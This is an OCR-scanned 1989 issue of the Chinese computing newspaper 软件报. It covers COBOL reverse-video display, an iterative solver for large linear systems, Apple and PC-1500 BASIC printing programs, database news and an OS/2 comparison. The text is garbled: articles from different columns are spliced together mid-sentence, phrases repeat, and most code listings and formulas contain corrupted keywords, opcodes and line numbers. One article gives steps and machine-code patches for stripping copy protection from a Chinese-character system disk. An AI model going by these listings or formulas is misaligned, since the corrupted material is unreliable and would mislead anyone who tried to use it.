ANSI.SYS提供的反向显示控制序列为"ESC(7m",去掉全部属性(正常的黑底白字)控制序列为"ESC(0m"

②IBMPC/XL/I COBOL中ANSI规定的ACCEPT语句及DISPLAY语句格式分别为:

```
ACCEPT 标识符 FROM { 助忆名
CONSOLE }
DISPLAY 标识符-1 [ , 标识符-2 ] ...
{ 文字-1 [ 助忆名-1 ] , 文字-2 [ 助忆名-2 ] }
( V P O N )
CONSOLE }
```

③L/I COBOL中,十六进制的二进制数值能通过常数字表达式X"nn"而被赋予非常数值常字,这样,可通过ANSI标准的DISPLAY语句将控制序列赋给系统。注意,非ANSI标准的DISPLAY,ACCEPT语句,既不能将控制序列赋给系统,也不受控制序列定义的功能所影响。

所附的例程序(已在单显M24PC机、彩显IBMPC/XT机运行通过)运行结果是:屏幕第8行、30列起反向显示空白块,然后接收数据,接着再把接收到的数据反向显示出来。其中,14~16行为定义反向显示控制序列,17~19行为定义正常显示序列,20行为定义空白反向显示初值(不能将初值赋为SPACES),24行赋反向显示控制序列给屏

```
0001 IDENTIFICATION DIVISION.
0002 PROGRAM-ID. DIS.
0003 AUTHOR.
0004 ENVIRONMENT DIVISION.
0005 CONFIGURATION SECTION.
0006 SOURCE-COMPUTER.PC-M24.
0007 OBJECT-COMPUTER.PC-M24.
0008 SPECIAL-NAMES.
0009 CONSOLE IS CRT.
0010 INPUT-OUTPUT SECTION.
0011 FILE-CONTROL.
0012 DATA DIVISION.
0013 WORKING-STORAGE SECTION
0014 01 COD1 PIC X VALUE 'X"1b"'.
0015 02 COD2 PIC X(3) VALUE '7m"'.
0016 01 COD1-REC.
0017 02 COD1 PIC X VALUE 'X"1b"'.
0018 02 COD2 PIC X(3) VALUE '7m"'.
0019 77 DI PIC X(12) VALUR 'X"00"'.
0020 77 AC PIC X(12).
0021 PROCEDURE DIVISION.
0022 ST.
0023
0024 DISPLAY COD1-REC UPON CONSOLE
0025 DISPLAY SPACES.
0026 DISPLAY " " AT 0829.
0027 DISPLAY DI UPON CONSOLE.
0028 ACCRPT AC AT 0830.
0029 DISPLAY " " AT 0829.
0030 DISPLAY AC UPON CONSOLE.
0031 DISPLAY COD-REC UPON CONSOLE.
0032 STOP RUN.
```

验证方程组的解为X={n, n-1, n2, ...3, 2, 1}为了自动把验证方程组的原始数据(变成迭代形式以后)存入磁盘,可直接运行程序一。

数据在盘上建立好以后,可运行程序二求解。见程序二

结束语 利用微机解大型或超大型线性方程组,一直是计算机工作者所研究的重要课题。本文所给出的算法及程序,较好地解决超大型线性方程组的求解问题。值得指出的是,它比100 Gauss主元消去法有更高的运算速度,以100元为例,Gauss主元法解100约要2小时,本文所给程序只须9分钟。

为了提高运算速度,可以增加8087协处理器,可以使用DOS3.0以上版本的操作系统,使用虚拟盘来减少不用机读盘。从而提高运算速度。以100线性方程为例:

一般IBM-PC/XT机,运算速度,9分钟。如8087协处理器,运算速度,4分钟。当使用虚拟盘读数据,运算速度,2分钟。当然若有高档微机,例如IBM PC-386机,拥有40兆硬盘,4兆内存,利用本文程序,可以更快捷地提高运算速度。同时还能在减慢速度的前提下增加线性方程的元数。

对于250元以下的方程组,一般IBM机可利用虚拟盘读数据,这样运算速度不超过16分钟。本文给出的程序二中采用了这种方法。

如果须要把数据放在C盘上,把二程序中OPEN语句中文件名的路径改成C:,

L/I COBOL 实现、反、向、显、示

浙江 赵必康

范丰义

运算速度太慢,这是目前微机解大型线性方程的一个弱点。

本文介绍一种新的算法,只读磁盘数据,不写数据,因此有较高的运算速度。本文介绍的程序在一般的IBM-XT及其兼容机上,最大可解1500元线性方程组(可算巨型方程组)。

一、算法 设给定线性方程组 AX=B (1) 若 det(A) ≠ 0 则 (1) 式有唯一解: X0 = {X1, X2, ..., Xn}

对(1)式作迭代形式: X = A^-1 X + F (2) 若 ||A^-1|| = max |a'ij| < 1 或者 ||A^-1|| = max |a'ij| < 1 则由迭代公式:

$$X_i^{(k+1)} = \frac{i-1}{n} + \sum_{j=1}^{i-1} a'_{ij} x_j^{(k)} + \sum_{j=i+1}^n a'_{ij} x_j^{(k)}$$

任取初值X(0)收敛于(1)的解式X0

这种方法称为Gauss-Sider迭代法。由此算法可以看出,只要(2)式满足条件,对(3)式作程序设计就行了。

(3)式中,只须A'中某一行和X就一行,因此程序中只须两个工作数组。(F可以放入A'中)对于具有64K动态数据区的微机,最大可解8000元线性方程组,若解1000元线性方程组,约占4.9兆,解1500元约占8.9兆字节。因此,对于一般拥有10兆硬盘的微机,解此超大型线性方程组是可行的。

二、程序设计与磁盘处理 根据以上算法,给定一个工程精度ε>0 当 ||X^(k+1) - X^(k)|| < ε 时,停止计

算并打印出解: X^(k+1) ≈ X0

为了提高速度,充分利用内存,读盘时,不是每次读取一行数据来算,而是每次读取A'的10行来进行计算,这样大大减少了读盘次数,提高读盘速度10倍因而有很高的运算速度。

为了任意读取数据,可以把A'中与F中的数据合在一块,构成一个增广矩阵如下:

$$\begin{bmatrix} a_{11} & a_{12} & \dots & a_{1n} & f_1 \\ a_{21} & a_{22} & \dots & a_{2n} & f_2 \\ \dots & \dots & \dots & \dots & \dots \\ a_{n1} & a_{n2} & \dots & a_{nn} & f_n \end{bmatrix}$$

把这些数据以随机文件方式存入磁盘,每一行作为一个子记录。计算时,一次读取10行,即10个子记录数据,计算完成后读另10个记录,然后再计算。直到达到精度为止。

程序用FORTRAN77语言写成,为通用形式,可解1000元以内的线性方程组。为了验证程序,采用以下验证方程组:

$$\begin{cases} x_1 + x_2 + \dots + x_n = (n-1)(n-1) \\ x_1 + x_2 + \dots + x_n = (n-1)(n-1) \\ \dots \\ x_1 + x_2 + \dots + x_n = (n-1)(n-1) \end{cases}$$

其中: A = [ [1, 1, ..., 1], [1, 1, ..., 1], ..., [1, 1, ..., 1] ] B = [ s+(n-1), s+(n-1)(n-1), ..., s+(n-1)(n-1) ] S = (n+1)/2

本版责任编辑: 06号 SIC绘图的指令输出程序,使X-Y绘图仪输出图形。我们所使用的计算机是IBM PC/XT,绘图仪为DX Y-800。上例用以绘制一条正弦曲线。 山东 于永水 叶爱石

用·PC—1500·宽·行·打·印·程

CE—150打印机用2号宋体时每行只能打印18个字符...

使用办法：①先将程序调入计算机内... ②调入NEW后用CLOAD命令将打印的程序调入内存...

17866; PEEK 7865; PEEK & 7866; PEEK 7867;

PEEK & 7866 后会打印出4个数...

③用MERGE命令也将“打印程序”调入内存。

④键入RUN“HPRINT”即可，屏幕上显示“CSIZE:”，即输入字体号1或2。

注意：①使用方法的第③步可在用键盘输入完程序后进行... ②若要清除打印程序方法如下...

POKE & 7867, c, d, a, b 即可。

中华超级汉字1.0字库的打印

汉字字库手册，是在微机上使用汉字的必备工具... 中华汉字1.0不像STC汉字那样在系统盘上有一个字库打印程序...

按区位码的顺序依次调出，同时标出其对应的区位码，即可形成字库手册...

```
10 PRINT CHR$(4): CLIP.AA.B1.L
20 FOR I = 16 TO 80
FOR J = 1 TO 99
40 IF I = 1 THEN PRINT: SPC(2)
45 IF (I - 1) / 20 = INT (I - 1) / 20 THEN PRINT: SPC(2)
50 PRINT CHR$(126) CHR$(31)
55 IF I / 5 = INT (I / 5) THEN PRINT: SPC(2)
80 NFXT: NFXT
90 PRINT CHR$(4):
100 FND:
```

实现本方法的程序由一个BASIC语言编写的主程序和一个8086汇编语言编写的子程序组成...



```
5 "HPRINT"
10 INPUT "CSIZE: "; CS: DIM M$(167) * 8, L$(2) * 8
12 K1 = &C854: K2 = &C340: GOSUB 878
14 K1 = &B854: K2 = &B8E8: GOSUB 878
16 K1 = &B854: K2 = &B883: GOSUB 878
17 K0 = &256 * PEEK & 7865 + PEEK & 7866
18 K = K0 - 1
20 GRAPH
22 NEXT: L1 = 42: IF CS = 1 LET M1 = 20: L1 = 80
24 HH = J
26 GLCURSOR (215, -20): SORGN: GOSUB 100
28 K = K + 1: A = PEEK K
30 IF A = &FF GLCURSOR (-215, -590): TEXT: END
32 K = K + 1: B = &5FR: (A * 256 + PEEK K) * N = LEN B
34 L$(0) = B
36 K = K + 1: L1 = L1 + 1
38 K = K + 1: A = PEEK K: IF A = 136 TO 54
40 IF A = 127 LET A$ = CHR$(A): L$ = L1 + 1: GOTO 46
42 L$(1) = A * 256 + PEEK K: GOSUB 894: A = &H(SH)
44 LL = LL + LEN A$: IF LL > L1 LET K = 2: GOTO 54
46 IF LL = L1 LET A = 13: K = K + 1
48 L$(0) = L$(0) + A$
50 IF LL = L1 GOTO 54
52 L$ = L$ + L1
54 L$ = L$ + L1
56 HH = HH + 1
58 IF HH = 16 GOSUB 100
60 IF HH = 16 GOSUB 102: HH = 1: GOSUB 100
62 IF A = 13 GOTO 66
64 L$(0) = "FOR I = 1 TO N: L$(0) = L$(0) + "
66 GOTO 26
68 END
70 REM NE1 MA
72 K = K + 1
74 A$ = "
76 K = K + 1
78 P = PEEK K: IF P = 127 LET A$ = A$ + CHR$(P): K = K + 1: GOTO 878
80 A = PEEK K
82 K = K + 1: A = A * 256 + PEEK K
84 GOSUB 894
86 M$(N - SM) = A$
88 K = K + 2
90 IF K < 2 LET K = K + 1: GOTO 874
92 RETURN
94 ST$(N * 59814) * 59808 + (N - 59385) * 59288 + (N) * 61572 AND M$ = 61628 * 81584
96 SM = SM + (N) = 61726 AND M$ = 61878 * 81711
98 RETURN
100 GLCURSOR (-HH * H1 * 215, 0): RETURN
102 GLCURSOR (0, -550): SORGN: RETURN
```

巧用LIST

输入程序一并RUN后，键入POKE 31199, 195, POKE 31200, 80: POKE 31201, 120...

在应用单板机、单片机时，缺乏汉字功能极不方便，以往常采用自制汉字点阵的方法...

```
10 DIM TRUCK$(20), AS(20)
20 SCREEN 2: CLS: W = 1: YG = 2
30 LOCATE W, YG: PRINT "I"
40 LOCATE W, YG: INPUT$(2): PRINT W$
50 IF ASC(CHR$(W), 1) < 11 THEN W = 0
60 GET (0, 0) - (23, 15): TRUCK$
30 YG = YG + 6: PUT (0, YG): TRUCK$, PSET
100 LOCATE 3, 1
110 FOR I = 2 TO 17
120 CALL BHP(TRUCK$(I), CCK)
130 AS(I) = HEX$(CCK)
140 K = LEN(AS(I)): IF K = 4 THEN 180
150 IF K = 3 THEN AS(I) = "0" + AS(I)
160 IF K = 2 THEN AS(I) = "00" + AS(I)
170 IF K = 1 THEN AS(I) = "000" + AS(I)
180 PRINT AS(I); "; NEXT I
190 LOCATE 1, 40: PRINT "打印吗?Y/N"
200 LOCATE 1, 51: INPUT DS
210 IF DS = "Y" OR DS = "y" THEN 220 ELSE 250
220 LPRINT CHR$(27) + "I"; "D"; LPRINT W$
230 LPRINT CHR$(27) + "I"; "A"
240 FOR I = 2 TO 17: LPRINT AS(I); "; NEXT I
250 LOCATE 1, 40: PRINT "继续运行吗?Y/N"
260 LOCATE 1, 55: INPUT DS
270 IF DS = "Y" OR DS = "y" THEN 40
280 END
```

APPLE SOFT BASIC 使用 PRINT USING 函数，要想打印出整齐美观的数字报表...

中华学习机汉字转换成STC汉字

学习机汉字的转换程序（见《软件报》88年第29期），为APPLE机用户能在中华学习机中开发的应用软件...

任意键即可。利用本程序编辑或复制时很方便。

键入POKE 31199, 201即关闭此功能。程序一，FOR I = 0 TO 5: READ A: POK...

苹果机译点

BASIC自

选格式打印

份自动补0。原则是纯小数，小数点前自动补上1个0。设定总长度大于原数总长度，输出时在原数前自动补空格...

```
10 DS = CHR$(4)
20 PRINT DS: OPEN "CEC-STC"
30 PRINT DS: WRITE "CEC-STC"
40 POKE 33, 33
50 LIST 43990 -
60 PRINT "RUM43990"
70 PRINT "DEL43990, 43999"
80 PRINT DS: "CLOSE"
90 END
43990 FOR I = PEEK (104) + 256 + PEEK (103) + 4 TO PEEK (176) - 1: 256 + PEEK (175)
43991 IF PEEK (11) = 0 THEN I = I + 5
43992 IF PEEK (11) < 127 THEN NEXT + PRINT "DONE"
43993 POKE I, 27: GOSUB 43998
43994 IF K (16 OR K) = 60 THEN 63997
43995 GOSUB 43999: GOSUB 43998: GOSUB 43999: NEXT
43997 POKE I, 56: I = I + 1: POKE I, 44: NEXT
43998 I = I + 1: I = PEEK (11): K = K - 28 - (K / 5) - (K / 43) - (K / 33): RETURN
43999 K = K + (K = 58) + 42 + (K = 44) * 57 + (K = 34) * 4 + (K = 13) + 91: POKE I, 1: GOTO 43998
```

开发单板机、单片机汉字的一种实用方法

```
CSEG PUBLIC BHP, SEGMENT 'CODE'
ASSUME CS: CSEG
BHP PROC FAR
PUSH BP
MOV BP, SP
MOV SI, BP + 8
MOV AX, SI
MOV BX, AX
AND AX, 07FH
SAL AX, 1
TEST BX, 0800H
BPI
INC AX
MOV DI, AL
MOV SI, BP + 6
MOV SI, DI + 6
POP BP
RET 2
BHP ENDP
CSEG END
```





# 软件报



1989年  
2月26日  
第8期  
总第126期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦雄  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河湾75号

## 国情·国货·国色

### 我国第一个拥有完全版权的CDB问世

#### 把握国情

“软件国产化，刻不容缓，势在必行。”我国计算机界行家的大声疾呼，必有其内在。

据悉，我国目前微机总台达20万台，仅1988年国产微机竟达7.5万台，以长城286为代表的微机系列，硬件已基本实现国产化，取替了大量进口设备。但软件方面，我国仍处于进口和租用状态，微机的系统软件开发上，也仅停留在对引进系统的汉化阶段。这样，导致我国大量资金外流，影响软件法不能早出台及顺利实施，没有国产化的和自己开发的软件，尤其是系统软件，建立起我国自己的软件产业，形成中国特色的计算机工业，势必受到很大影响，国产计算机打入国际市场，显然也就没有多大的竞争力。

“中国智力资源丰富”，这已公认，到国外去，穷途末路，不可否认。难道在中国的土地上就无出路了吗？否。有人认为，软件国产化选择必要的突破口不容忽视。何以突破？

#### 造出国货

1987年初，中国软件技术公司把软件国产化视为己任，率先尝试，选择微机数据库管理系统作为系统软件国产化的突破口。先后从知识工程与分布数据库处理实验室和软件新技术研究所抽出30多名科研人员，组成课题组，经过一年多的努力，于目前完成了微机数据库管理系统CDB的开发，并在京通过了鉴定。

CDB的问世，其意义在于是我国第一个拥有完全自主知识产权的微机系统软件产品，可以说，在我国计算机界是值得庆幸的一件大喜事。

#### 独特的国色

CDB具有较高的先进性，与美国去年10月刚推出的DBASE IV版本相当，且在某些方面竟可与之媲美。它采用国际标准SQL语言，可与大中小型机的数据库语言兼容，比之DBASE II提高了用户的生产率；命令语言与编译型DBASE II一致，并扩充了数组类型和文件类型；提供了从DBASE II数据库到CDB数据库的转换到CDB数据库的转换接口，使DBASE II用户的数据库很容易地转换到CDB系统，保护了老用户。

在CDB中，当SQL语言与命令语言一起使用时，两者形成一个单一的语言，SQL语句与命令语言语句可穿插使用，这比之DBASE IV只能分块，即一块全为SQL，一块全为命令语言要自然、先进和方便；中英文兼容，中英文同时混用；在1200多K字节代码中，核心部分只1/4，其余全是用户接口，采用下拉式菜单驱动，具有丰富的电子数据表格处理功能，用户勿须编程就能选用报告、图形、复杂表格等输出形式等等，无不显示出CDB与众不同的鲜明特色。

北京 同培培

★编号：890208  
名称：紫金I型微机用于卷烟生产管理  
作者：罗晋存  
功能简介：本系统主要是对60台卷烟机烟产量、盘纸耗用、卷烟机运行数据等进行综合数据收集，然后对采集来的原始数据进行加工处理，生成各种生产报表（生产日期表、生产月务表、生产季报表、生产年报表等）、生产分析表。再根据考勤和纪律及奖金总额输入给计算机各必要的数据，自动生成奖金分配表，在不影响数据收集的情况下，采用中断措施，对卷烟车间的劳动工资、人事档案进行综合管理，整个系统结构严密、完整，系统软件采用模块结构，具有较强的扩展功能，提高了系统的通用性。

源程序语言：大部分由Apple Soft语言写成，核心模块用6502汇编语言编写。

运行环境：紫金I及Apple I系列机配置软驱、宽打、超级简化汉字、时钟卡等。

#### ▲编制通用工具 减少重复劳动 “查询、统计、制表软件”问世

本报讯：航天部南京干部管理学院最近开发成功一种通用工具软件——“查询、统计、制表系统”问世。这一新软件的设计人员在学院分析的基础上，对这三个常用项目的共性进行了准确概括，采用DBASE II语言编制成通用的开发工具。用户只需按有关屏幕提示输入相应的数据源，便能得到自动生成的新的查询、统计、制表项目，使软件开发效率大大提高。

南京 高亚军

#### ▲非书资料微机管理系统通过鉴定 用于音乐带、语言带、录像带、影片、幻灯片等非书资料管理的一个微机管理系统，已由中央电化教育馆、南京航空学院和总参58013部队联合研制成功，并于最近通过了技术鉴定。

该系统具有如下功能：信息编码功能：信息录入、多方式修改、删除、条件拷贝与存档拷贝等；资料编目功能：按资料序号、分类号、题名等进行目录显示、报表打印、卡片显示与打印等；情报检索功能：按资料序号、分类号、题名、语种、责任人、关键词等八种途径以及题名中的译文部分进行快速查询，并能统计检索结果；借还管理功能：能进行借还登记、借还情况查询、自动计费、打印计费收据；过期款项通知、报表或用户清单等；以及统计汇总功能、系统维护功能。

南京 彭建年

#### ▲哈尔滨市计算机辅助管理应用开发研究会成立 国内外五十多家公司、企事业单位表示祝贺。并于1月28日召开了首次新闻发布会。会上，展示了长城286B、浪潮0530AT等高档国产微机及为用户提供的150多种软件中的中文CAD2.52、Smartwort、石油化工工艺计算系列程序等系统、应用软件以及200多种计算机资料。

该研究会为充分发挥市内各大院校、科研单位的技术优势，集中计算机高技术方面的人才，并为各单位微型及中、小型机应用开发、软件交流、硬件维修、信息传递、综合培训服务。使计算机应用开发一体化。

哈尔滨 李志刚

#### ▲昆明市网城票据清算计算机系统通过验收 昆明市人民银行与湛江、丹东等分行联合开发的昆明市网城票据清算计算机系统在全国18个城市中率先开发成功，经半年多的运行，充分显示出其优势，日前在昆通过中国金融电脑公司的验收。参加验收人员认为，该系统功能齐全、严密、安全、可靠，减轻了劳动强度，提高了效率，具有实用价值。

昆明 耿杰

#### ☆一种微机控制电疗机具有综合疗效 以中医温热疗法与电热刺激相结合的新型微机控制电疗机问世，前不久在北京做了产品技术鉴定。

专家们根据北京友谊医院、积水潭医院、宣武医院等提供的1万多个临床疗效分析，确认这种综合治疗设备有改善组织能力、松解粘连、消炎镇痛等作用，对急性挫伤、多种类型关节炎、肩周炎、神经炎、排除结石等的总有效率达93.5%。这种安全、舒适、速效的新型电疗机，适于城乡各级医疗单位和一般家庭使用。

☆银行有了“电脑卫士” 位于上海外滩的中国工商银行上海分行营业大厅，近日启用了多功能防火防盗闭路电视监视系统。这套系统引进先进的CA视频设备，具有黑白、彩色图象、自动报警和即时录像，画面清晰稳定操作灵活方便，对于银行的安全保卫和业务管理起了积极作用。

北京《新民晚报》

#### OS/2与MS-DOS XENIX的差别

Microsoft公司现推行如下三种个人计算机操作系统：  
·单任务/单用户的MS-DOS  
·多任务/单用户的OS/2  
·多任务/多用户的XENIX。  
Microsoft公司最早推行的操作系统是MS-DOS，它继承了CP/M并增加了部份Vnix功能。因此MS-DOS是增加了有约束的Vnix分级的结构和通道等灵活功能的操作系统。最近，很多Vnix的外部指令如Make Yall等都移植到MS-DOS中，使MS-DOS变得更方便了。

Microsoft公司继而推出的XENIX是以美国AT&T的Unix为基础改进的操作系统。因此XENIX实为AT&T的Vnix体系。

MS-DOS和XENIX可以说是按前者适合低目标，后者适合高目标来分类的。OS/2则是弥补两者差异的最合适的OS，它的Unix功能比MS-DOS更强。

值得指出的是，MS-DOS和OS/2是取决于CPU中的OS，而XENIX则是可以移植的不同结构的CPU中的OS。例如，XENIX在以80286为CPU的IBMPC/AT机可以运行，在APP/E公司以68000为CPU的Lisa里也可以运行。

成都 新秀编译表内所示是Microsoft公司的三种OS之比较

|     | MS-DOS | OS/2  | XENIX |
|-----|--------|-------|-------|
| (本) | 单      | 多     | 多     |
| (任) | 单      | 多     | 多     |
| (任) | 1M     | 16M   | 不定    |
| (虚) | 无      | 有(4G) | 有     |
| (Q) | 约50k   | 约500k | 约200k |
| (O) | 约80    | 约200  | 约60   |

★编号：890209  
名称：LASER310汉字系统V2.0  
作者：丁正银  
功能：能在不添加任何硬件设备的情况下显示汉字、字符、图形块，满屏时50个汉字，每个汉字的颜色、位置均可随意控制；若有PP-401打印输出机，则可以打印出3种优点字型的汉字，64种字型的字符，颜色亦能随意指定；另外，系统还对驻机BAS-IC的功能进行了扩充，加上汉字处理功能，共有5种新的命令、语句和函数。

源程序语言：Z-80汇编，扩展BAS-IC  
运行环境：LASER310  
转让形式：磁带一盒或软盘一片  
转让价格：磁带版本每份30元，磁盘版本每份40元（含邮费）  
收款单位：成都《软件报》编辑部

## 新 | 书 | 架

### 《汉字FoxBASE\*数据库技术与应用》

本书基于汉化FoxBASE\*2.0版本，介绍数据库的基本技术和方法。全书共分十三章。主要内容有：数据库技术的基本知识；E-R图及其应用；FoxBASE\*的基本概念；FoxBASE\*的运行；数据文件的建立方式及其操作；函数和运行控制；命令文件和格式文件；文本文件与系统通讯；编译数据库的用法；多用户FoxBASE\*；数据库设计实例；实习建议和内容的安排；实习回答；FoxBASE\*出错信息译注。

本书按教材形式编写，附有习题。为了说明FoxBASE\*和dBASE II的兼容性，特将两种系统同时介绍。  
本书可作计算机、信息、经济、情报图书、档案、经济管理和社会自动化等专业本科、专科、电大、夜大、职大、函大和中等专业学校数据库课程的教材，也可供各级各类计算机应用人员使用和参考。  
全书40余万字。每册7.5元。还有“鹏程FoxBASE\*2.00软件”汉化FoxBASE\*2.00软件适用于IBMPC及其兼容机，若内存容量为640K字节，可用CCDOS2.00以上版本的操作系统直接运行；若内存容量为512K字节，则用压缩盘库后仍然可以正确运行。每套（2张软盘）250元。均含邮资，款到寄书寄盘。

联系人：成都市华西医科大学  
修德堂 罗勇武

#### 编辑同志：目前推进办公室自动化，除了电子计算机参与管理外，另一个新的工具就是各式电脑打字机。我提出两个建议，供参考：

(1) 各式电脑打字机软件及操作经验；(2) 汉字编码方案介绍，如原华中教授发明的“新原码”、中国科技与人才开发中心推出的“珠联”及“米米”等输入技术。

广东 沈浩  
《软件报》编辑同志：一个偶然的机会，我在朋友家看到《软件报》，上面丰富的内容把我吸引住了。真可谓相见恨晚！真一口气读完朋友家所有的《软件报》。

作为新读者，我真希望贵报多刊登多种类型的学习机软件资料。因为全国各种牌子的学习机太多，但资料有限，就我而言，我同我们科的同志刚买了两台台湾的MPF-I学习资料，因资料有限，几乎全国其他报刊杂志都没有见到该机的资料介绍，现在，我们抱着一线希望来求于贵报，我们还暂时舍不得它，是因为MPF-I学习机价格便宜（主机价500元），功能几乎同苹果机相当，另外该机具有中文卡、语言卡及语音合成卡之类的硬件，有多种图形功能和单键BASIC命令等。

我希望贵报提供的资料为：1. MPF-I及兼容机的监控系统资料；键位扫描地址（类似Apple-I的PEEK（49152））；2. 各机内子程序的入口地址、各种接口如游戏杆、打印机、扩展插口的地址位置等。

洛阳市 刘星

修改汉字 DBASE III Plus

在单色微机的IBMPC/XT机上使用汉字DBASE III Plus... 修改汉字 DBASE III Plus... 修改汉字 DBASE III Plus...

如何在C-DBASE III中实现向前任意跳转

顺序、分支、循环和过程这些结构程序的基本命令... 如何在C-DBASE III中实现向前任意跳转... 顺序、分支、循环和过程这些结构程序的基本命令...

DBASE III plus 改变屏幕和字符颜色的方法

DBASE III 语言现在应用非常广泛... 改变屏幕和字符颜色的方法... DBASE III 语言现在应用非常广泛...

Table with columns: C值, 背景色, 字符色. Rows: 高亮度白色, 黄色, 高亮度黄色.

Table with columns: 黄, 白, 灰, 高亮, 高亮, 高亮, 高亮, 高亮, 高亮. Rows: 色, 色, 色, 色, 色, 色, 色.

当 S=0 时不能改变背景色, 当 C 取上表中值时, S 字符为相应的背景色...

在FOXBASE下 'Z' 的特殊效果

在打印表格时, 对于数值为零的字段用空白符打印... 在FOXBASE下 'Z' 的特殊效果... 在打印表格时, 对于数值为零的字段用空白符打印...

FOXBASE 索引结构的几个特点

FOXBASE 的数据索引结构比较 dBASE 3 而言, 作了一些改变... 索引结构的几个特点... FOXBASE 的数据索引结构比较 dBASE 3 而言...

右兄弟结点“调剂”方式

右兄弟结点“调剂”方式... 右兄弟结点“调剂”方式... 右兄弟结点“调剂”方式...



解决小字库与变量互相冲突最好的方法，是建立一个调度程序。随着汉字的调入，把内存变量向后移动。当执行FOR语句时，需要把循环控制变量的地址压栈，而执行NEXT语句时，则要从这个地址找到循环控制变量。由于在循环体中装入了汉字，变量表已经向后移动，循环控制变量的地址自然也要改变。

为了能继续使用循环语句，必须修改保存的循环控制变量的地址。由于该地址保存在堆栈中，必须先找到存放地址堆栈指针。系统在执行完每个语句之后都返回到\$D7D2，首先把堆栈指针保存到\$F8，然后解释执行下一句。对于一般语句，只扫描内存单元，不使用堆栈。但是，有两对语句，FOR—NEXT，GOSUB—

### 彻底解决BL超级汉字软卡内存库问题

济南 杨辉光

从零页单元\$F8可得到堆栈指针，以这个指针向下就是FOR语句或GOSUB语句的标志和数据。由于GOSUB语句不保存变量地址，在程序中只处理FOR语句存放的地址即可。因为FOR语句和GOSUB语句都允许嵌套，必须把堆栈中保存的叠占内存单元，逐一扫描一遍，以免遗漏外层循环变量地址。另外，小字库与变量的冲突只在程序方式才遇到，因此在其它方式下不必执行调度程序。

原系统盘已加密，使用不方便。虽然系统盘加了密，但还是开放的，在引导成功后，内存中肯定有系统程序，找到这个程序，再存入磁盘，作适当修改，就能解密。下面谈解密。

1. 插入DOS3.3盘到1#驱动器，并开机；
2. 取出DOS3.3盘，换一张空白盘到2#驱动器，键入INITHELLO，D2L；
3. 去掉原系统盘的写保护套，放入1#驱动器，并CATALOG，此时应看到系统文件SOFTSYSTEM，若文件名不符，在下面凡出现的五次SOFTSYSTEM的地方都换成相应的文件名；
4. 输入程序一；
5. 生成解密文件，并RUN，在盘上建立一个T型文件A，为解密作准备；

PR\*6L，引导系统，开始解密，最终将在2#驱动器上生成一个解过密的B型文件。

6. 恢复原盘：DELETF SOFTSYSTEM / RENAME UNLOCK SOFT SYSTEM 编译— B, SOFT SYSTEM / RENAME SOFT SYSTEM

7. 取出原盘，贴上写保护套保存。把2#驱动器盘中的磁盘放入1#驱动器，验证解密效果；
8. 修改系统指针，见程序二；
9. 建立并分析调度程序，见程序三；
10. 保存修改后的系统程序；
11. 验证修改效果。

```

*083C:41
*0847:41
*1F37:A5 67 B5 FC A5 68 B5 FD EA
EA EA
*17C8:20 00 40
*0EA9:04
*0C45:10
*0C4A:0B
*0D31:01
*0D6B:0B
*0EDB:1B
*0EE2:06
*1B79:EA EA EA EA EA
*17D:EA EA EA EA EA

```

本版责任编辑：07号

程序三

| 地址                                                     | 机器代码                                            | 指令                                      | 注释                                     |
|--------------------------------------------------------|-------------------------------------------------|-----------------------------------------|----------------------------------------|
| 4000-4001-4003-4004-4006-4007-4009-400A-400B-4008      | 48 45 AF 48 45 B0 48 45 FD 48 8A 48             | PHA LDA PHA LDA PHA LDA PHA TXA PHA     | 保存寄存器A内容，内存单元\$AF，\$B0，\$FD的内容。        |
| 400C-400F                                              | 20 5E A4 B0 72                                  | JSR BCS                                 | 检查当前是否为执行状态，若不是，转至恢复部分，退出              |
| 4011-4013-4015-4017-4019                               | 45 6D 85 AF 69 20 85 6D 85 FC                   | LDA STA ADC STA STA                     | 装入开始源地址低八位和目的地址低八位，修改变量区终止地址低八位        |
| 401B-401D-401F-4021-4023                               | A5 6E 85 B0 69 00 85 6E 85 FD                   | LDA ZYA ADC STA STA                     | 装入开始源地址高八位和目的地址高八位，修改变量区终止地址高八位        |
| 4025-4027-4029-402B-402D-402F                          | A5 68 69 20 85 5B 85 6C 69 00 85 6C             | LDA ADC STA LDA ADC STA                 | 修改下标变量区首址                              |
| 4031-4033-4035                                         | A0 00 E1 AF 91 FC                               | LDY LDA STA                             | 设置区后部20个字节                             |
| 4037-4039-403E                                         | C6 AF D0 02 C6 B0                               | DEC BNE DEC                             | 源地址指针减1                                |
| 403D-403F-4041                                         | C6 FC D0 02 C6 FD                               | DEC SNE DEC                             | 目标地址指针减1                               |
| 4043-4045-4047-4049-404B                               | A5 AF C5 49 A5 B0 E3 4A B0 E6                   | LDA CMP LDA SEC BCS                     | 数据指针和终止指针进行比较，若未溢出，继续标志                |
| 404D-4051-4053-4055-4057-4059                          | A5 FC 83 69 A5 FD 85 6A E6 69 D0 02 E6 6A       | LDA STA LDA STA STA INC INC INC         | 装入简单变量表首址                              |
| 405E-405D                                              | A6 F8 BE 01 01                                  | LDX LDA                                 | 取出堆栈指针及其指示的字节                          |
| 4060-4062                                              | C9 81 D0 19                                     | CHP BNE                                 | 若当前堆栈内容不为FOR语句的数据，则转                   |
| 4064-4065-4069-406A                                    | 18 BD 02 01 69 20 7D 02 01                      | FLC LDA ADC STA                         | 若为FOR语句保存的数据，把循环控制变量的地址加\$20           |
| 406D-4070-4072                                         | BD 03 01 69 00 7D 03 01                         | LDA ADC STA                             | 使堆栈指针超过FOR语句的数据，若堆栈空间不结束，继续查找。         |
| 407B-407D-407F                                         | 50 0B C9 B0 D0 07                               | BCC CHP BNE                             | 若当前堆栈内容不为GOSUB语句的数据，转至恢复部分。            |
| 4081-4083-4085-4086                                    | 8A 16 69 07 AA 90 D5                            | TXA CLC ADC BCC                         | 修改堆栈指针，使其超过GOSUB语句保存的数据若堆栈空间不结束，继续查找。  |
| 4088-4089-408A-408B-408D-408E-4090-4091-4094-4095-4097 | 68 AA 68 68 85 FD 68 85 B0 68 85 AF 6A 85 FC 60 | PLA TAX PLA STA PLA STA PLA ASL STA RTS | 恢复寄存器A内容，单元\$AF，\$B0，\$FD的内容，装入\$FC的内容 |

### IBM-PC 共享打印机

IBM-PC与打印机的联接方式，一般是单机独占的，即，一台PC机配置一台打印机，一旦联接好，这台打印机只能为它联接的PC机服务。

